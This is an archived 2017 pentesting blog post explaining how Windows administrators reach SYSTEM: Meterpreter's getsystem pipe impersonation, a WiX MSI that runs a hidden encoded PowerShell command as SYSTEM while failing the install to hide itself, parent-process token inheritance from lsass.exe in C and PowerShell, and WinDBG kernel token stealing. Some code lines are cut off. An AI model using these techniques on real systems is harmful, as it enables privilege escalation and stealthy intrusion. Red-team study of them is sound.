Alternative methods of becoming SYSTEM

By Adam Chester

Archived: 2026-04-05 14:00:36 UTC

« Back to home

Posted on 20th November 2017

For many pentesters, Meterpreter's `getsystem` command has become the default method of gaining SYSTEM account privileges, but have you ever have wondered just how this works behind the scenes?

In this post I will show the details of how this technique works, and explore a couple of methods which are not quite as popular, but may help evade detection on those tricky redteam engagements.

Meterpreter's "getsystem"

Most of you will have used the `getsystem` module in Meterpreter before. For those that haven't, `getsystem` is a module offered by the Metasploit-Framework which allows an administrative account to escalate to the local SYSTEM account, usually from local Administrator.


Before continuing we first need to understand a little on how a process can impersonate another user. Impersonation is a useful method provided by Windows in which a process can impersonate another user's security context. For example, if a process acting as a FTP server allows a user to authenticate and only wants to allow access to files owned by a particular user, the process can impersonate that user account and allow Windows to enforce security.

To facilitate impersonation, Windows exposes numerous native API's to developers, for example:

- ImpersonateNamedPipeClient
- ImpersonateLoggedOnUser
- ReturnToSelf
- LogonUser
- OpenProcessToken

Of these, the `ImpersonateNamedPipeClient` API call is key to the `getsystem` module's functionality, and takes credit for how it achieves its privilege escalation. This API call allows a process to impersonate the access token of another process which connects to a named pipe and performs a write of data to that pipe (that last requirement is important ;). For example, if a process belonging to "victim" connects and writes to a named pipe belonging to "attacker", the attacker can call `ImpersonateNamedPipeClient` to retrieve an impersonation token belonging to "victim", and therefore impersonate this user. Obviously, this opens up a huge security hole, and for this reason a process must hold the `SeImpersonatePrivilege` privilege.

This privilege is by default only available to a number of high privileged users:



This does however mean that a local Administrator account can use `ImpersonateNamedPipeClient`, which is exactly how `getsystem` works:

1. `getsystem` creates a new Windows service, set to run as SYSTEM, which when started connects to a named pipe.
2. `getsystem` spawns a process, which creates a named pipe and awaits a connection from the service.
3. The Windows service is started, causing a connection to be made to the named pipe.
4. The process receives the connection, and calls `ImpersonateNamedPipeClient`, resulting in an impersonation token being created for the SYSTEM user.

All that is left to do is to spawn cmd.exe with the newly gathered SYSTEM impersonation token, and we have a SYSTEM privileged process.

To show how this can be achieved outside of the Meterpreter-Framework, I've previously released a simple tool which will spawn a SYSTEM shell when executed. This tool follows the same steps as above, and can be found on my github account here.

To see how this works when executed, a demo can be found below:

Now that we have an idea just how `getsystem` works, let's look at a few alternative methods which can allow you to grab SYSTEM.

MSIExec method

For anyone unlucky enough to follow me on Twitter, you may have seen my recent tweet about using a .MSI package to spawn a SYSTEM process:

> There is something nice about embedding a Powershell one-liner in a .MSI, nice alternative way to execute as SYSTEM :) pic.twitter.com/cXAK6ntpcJ
> — Adam (*@xpn*) November 6, 2017

This came about after a bit of research into the DOQU 2.0 malware I was doing, in which this APT actor was delivering malware packaged within a MSI file.

It turns out that a benefit of launching your code via an MSI are the SYSTEM privileges that you gain during the install process. To understand how this works, we need to look at WIX Toolset, which is an open source project used to create MSI files from XML build scripts.

The WIX Framework is made up of several tools, but the two that we will focus on are:

- candle.exe - Takes a .WIX XML file and outputs a .WIXOBJ
- light.exe - Takes a .WIXOBJ and creates a .MSI

Reviewing the documentation for WIX, we see that `custom actions` are provided, which give the developer a way to launch scripts and processes during the install process. Within the CustomAction documentation, we see something interesting:

Impersonate	YesNoType	This attribute specifies whether the Windows Installer, which executes as LocalSystem, should impersonate the user context of the installing user when executing this custom action. Typically the value should be 'yes', except when the custom action needs elevated privileges to apply changes to the machine.

This documents a simple way in which a MSI can be used to launch processes as SYSTEM, by providing a custom action with an `Impersonate` attribute set to `false`.

When crafted, our WIX file will look like this:

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
<Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111" Name="Example Product Name" Version="0.0.1" Manufacturer="@_x
<Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"/>
<Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>

<Directory Id="TARGETDIR" Name="SourceDir">
<Directory Id="ProgramFilesFolder">
<Directory Id="INSTALLLOCATION" Name="Example">
<Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-222222222222">
<File Id="ApplicationFile1" Source="example.exe"/>
</Component>
</Directory>
</Directory>
</Directory>

<Feature Id="DefaultFeature" Level="1">
<ComponentRef Id="ApplicationFiles"/>
</Feature>

<Property Id="cmdline">powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAC
</Property>

<CustomAction Id="SystemShell" Execute="deferred" Directory="TARGETDIR" ExeCommand='[cmdline]' Return="ignore" Impersonate="no"/>
<CustomAction Id="FailInstall" Execute="deferred" Script="vbscript" Return="check">
invalid vbs to fail install
</CustomAction>

<InstallExecuteSequence>
<Custom Action="SystemShell" After="InstallInitialize"></Custom>
<Custom Action="FailInstall" Before="InstallFiles"></Custom>
</InstallExecuteSequence>

</Product>
</Wix>
```

A lot of this is just boilerplate to generate a MSI, however the parts to note are our custom actions:

```
 <Property Id="cmdline">powershell...</Property>
<CustomAction Id="SystemShell" Execute="deferred" Directory="TARGETDIR" ExeCommand='[cmdline]' Return="ignore" Impersonate
```

This custom action is responsible for executing our provided `cmdline` as SYSTEM (note the `Property` tag, which is a nice way to get around the length limitation of the `ExeCommand` attribute for long Powershell commands).

Another trick which is useful is to ensure that the install fails after our command is executed, which will stop the installer from adding a new entry to “Add or Remove Programs” which is shown here by executing invalid VBScript:

```
 <CustomAction Id="FailInstall" Execute="deferred" Script="vbscript" Return="check">
  invalid vbs to fail install
</CustomAction>
```

Finally, we have our `InstallExecuteSequence` tag, which is responsible for executing our custom actions in order:

```
 <InstallExecuteSequence>
  <Custom Action="SystemShell" After="InstallInitialize"></Custom>
  <Custom Action="FailInstall" Before="InstallFiles"></Custom>
</InstallExecuteSequence>
```


So, when executed:

1. Our first custom action will be launched, forcing our payload to run as the SYSTEM account.
2. Our second custom action will be launched, causing some invalid VBScript to be executed and stop the install process with an error.

To compile this into a MSI we save the above contents as a file called “msigen.wix”, and use the following commands:

```
 candle.exe msigen.wix
light.exe msigen.wixobj
```

Finally, execute the MSI file to execute our payload as SYSTEM:



PROC_THREAD_ATTRIBUTE_PARENT_PROCESS method

This method of becoming SYSTEM was actually revealed to me via a post from James Forshaw’s walkthrough of how to become “Trusted Installer”.

Again, if you listen to my ramblings on Twitter, I recently mentioned this technique a few weeks back:

> Loving @tiraniddo New-Win32Process cmdlet for a nice clean way to grab SYSTEM user account.
> https://t.co/bEFYocOAKnpic.twitter.com/aBzzho3jKS
> — Adam (*@xpn*) November 2, 2017

How this technique works is by leveraging the `CreateProcess` Win32 API call, and using its support for assigning the parent of a newly spawned process via the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` attribute.

If we review the documentation of this setting, we see the following:


PROC_THREAD_ATTRIBUTE_PARENT_PROCESS	The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right. Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

So, this means if we set the parent process of our newly spawned process, we will inherit the process token. This gives us a cool way to grab the SYSTEM account via the process token.

We can create a new process and set the parent with the following code:

```
 int pid;
HANDLE pHandle = NULL;
STARTUPINFOEXA si;
PROCESS_INFORMATION pi;
SIZE_T size;
BOOL ret;

// Set the PID to a SYSTEM process PID
pid = 555;

EnableDebugPriv();

// Open the process which we will inherit the handle from
if ((pHandle = OpenProcess(PROCESS_ALL_ACCESS, false, pid)) == 0) {
        printf("Error opening PID %d\n", pid);
        return 2;
}

// Create our PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute
ZeroMemory(&si, sizeof(STARTUPINFOEXA));

InitializeProcThreadAttributeList(NULL, 1, 0, &size);
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
        GetProcessHeap(),
        0,
        size
);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &pHandle, sizeof(HANDLE), NULL, NUl

si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

// Finally, create the process
ret = CreateProcessA(
        "C:\\Windows\\system32\\cmd.exe",
        NULL,
        NULL,
        NULL,
        true,
        EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        reinterpret_cast<LPSTARTUPINFOA>(&si),
        &pi
);

if (ret == false) {
        printf("Error creating new process (%d)\n", GetLastError());
        return 3;
}
```

When compiled, we see that we can launch a process and inherit an access token from a parent process running as SYSTEM such as lsass.exe:



The source for this technique can be found here.

Alternatively, NtObjectManager provides a nice easy way to achieve this using Powershell:

```
New-Win32Process cmd.exe -CreationFlags Newconsole -ParentProcess (Get-NtProcess -Name lsass.exe)
```

Bonus Round: Getting SYSTEM via the Kernel

OK, so this technique is just a bit of fun, and not something that you are likely to come across in an engagement… but it goes some way to show just how Windows is actually managing process tokens.

Often you will see Windows kernel privilege escalation exploits tamper with a process structure in the kernel address space, with the aim of updating a process token. For example, in the popular MS15-010 privilege escalation exploit (found on exploit-db here), we can see a number of references to manipulating access tokens.

For this analysis, we will be using WinDBG on a Windows 7 x64 virtual machine in which we will be looking to elevate the privileges of our cmd.exe process to SYSTEM by manipulating kernel structures. (I won't go through how to set up the Kernel debugger connection as this is covered in multiple places for multiple hypervisors.)

Once you have WinDBG connected, we first need to gather information on our running process which we want to elevate to SYSTEM. This can be done using the `!process` command:

```
!process 0 0 cmd.exe
```

Returned we can see some important information about our process, such as the number of open handles, and the process environment block address:

```
PROCESS fffffa8002edd580
    SessionId: 1  Cid: 0858    Peb: 7fffffd4000  ParentCid: 0578
    DirBase: 09d37000  ObjectTable: fffff8a0012b8ca0  HandleCount:  21.
    Image: cmd.exe
```

For our purpose, we are interested in the provided PROCESS address (in this example `fffffa8002edd580`), which is actually a pointer to an `EPROCESS` structure. The `EPROCESS` structure (documented by Microsoft here) holds important information about a process, such as the process ID and references to the process threads.

Amongst the many fields in this structure is a pointer to the process's access token, defined in a `TOKEN` structure. To view the contents of the token, we first must calculate the `TOKEN` address. On Windows 7 x64, the process `TOKEN` is located at offset `0x208`, which differs throughout each version (and potentially service pack) of Windows. We can retrieve the pointer with the following command:

```
kd> dq fffffa8002edd580+0x208 L1
```

This returns the token address as follows:

```
 fffffa80`02edd788  fffff8a0`00d76c51
```

As the token address is referenced within a `EX_FAST_REF` structure, we must `AND` the value to gain the true pointer address:

```
 kd> ? fffff8a0`00d76c51 & ffffffff`fffffff0

Evaluate expression: -8108884136880 = fffff8a0`00d76c50
```

Which means that our true `TOKEN` address for cmd.exe is at `fffff8a000d76c50`. Next we can dump out the `TOKEN` structure members for our process using the following command:

```
 kd> !token fffff8a0`00d76c50
```

This gives us an idea of the information held by the process token:

```
 User: S-1-5-21-3262056927-4167910718-262487826-1001
User Groups:
 00 S-1-5-21-3262056927-4167910718-262487826-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-32-544
    Attributes - DenyOnly
 03 S-1-5-32-545
    Attributes - Mandatory Default Enabled
 04 S-1-5-4
    Attributes - Mandatory Default Enabled
 05 S-1-2-1
    Attributes - Mandatory Default Enabled
 06 S-1-5-11
    Attributes - Mandatory Default Enabled
 07 S-1-5-15
    Attributes - Mandatory Default Enabled
 08 S-1-5-5-0-2917477
    Attributes - Mandatory Default Enabled LogonId
 09 S-1-2-0
    Attributes - Mandatory Default Enabled
 10 S-1-5-64-10
    Attributes - Mandatory Default Enabled
 11 S-1-16-8192
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-21-3262056927-4167910718-262487826-513
Privs:
 19 0x000000013 SeShutdownPrivilege               Attributes -
 23 0x000000017 SeChangeNotifyPrivilege           Attributes - Enabled Default
 25 0x000000019 SeUndockPrivilege                 Attributes -
 33 0x000000021 SeIncreaseWorkingSetPrivilege     Attributes -
 34 0x000000022 SeTimeZonePrivilege               Attributes -
```

So how do we escalate our process to gain SYSTEM access? Well we just steal the token from another SYSTEM privileged process, such as lsass.exe, and splice this into our cmd.exe EPROCESS using the following:

```
 kd> !process 0 0 lsass.exe
kd> dq <LSASS_PROCESS_ADDRESS>+0x208 L1
kd> ? <LSASS_TOKEN_ADDRESS> & FFFFFFFF`FFFFFFF0
kd> !process 0 0 cmd.exe
kd> eq <CMD_EPROCESS_ADDRESS+0x208> <LSASS_TOKEN_ADDRESS>
```

To see what this looks like when run against a live system, I'll leave you with a quick demo showing cmd.exe being elevated from a low level user, to SYSTEM privileges:

Ett fel inträffade.

Det går inte att köra JavaScript.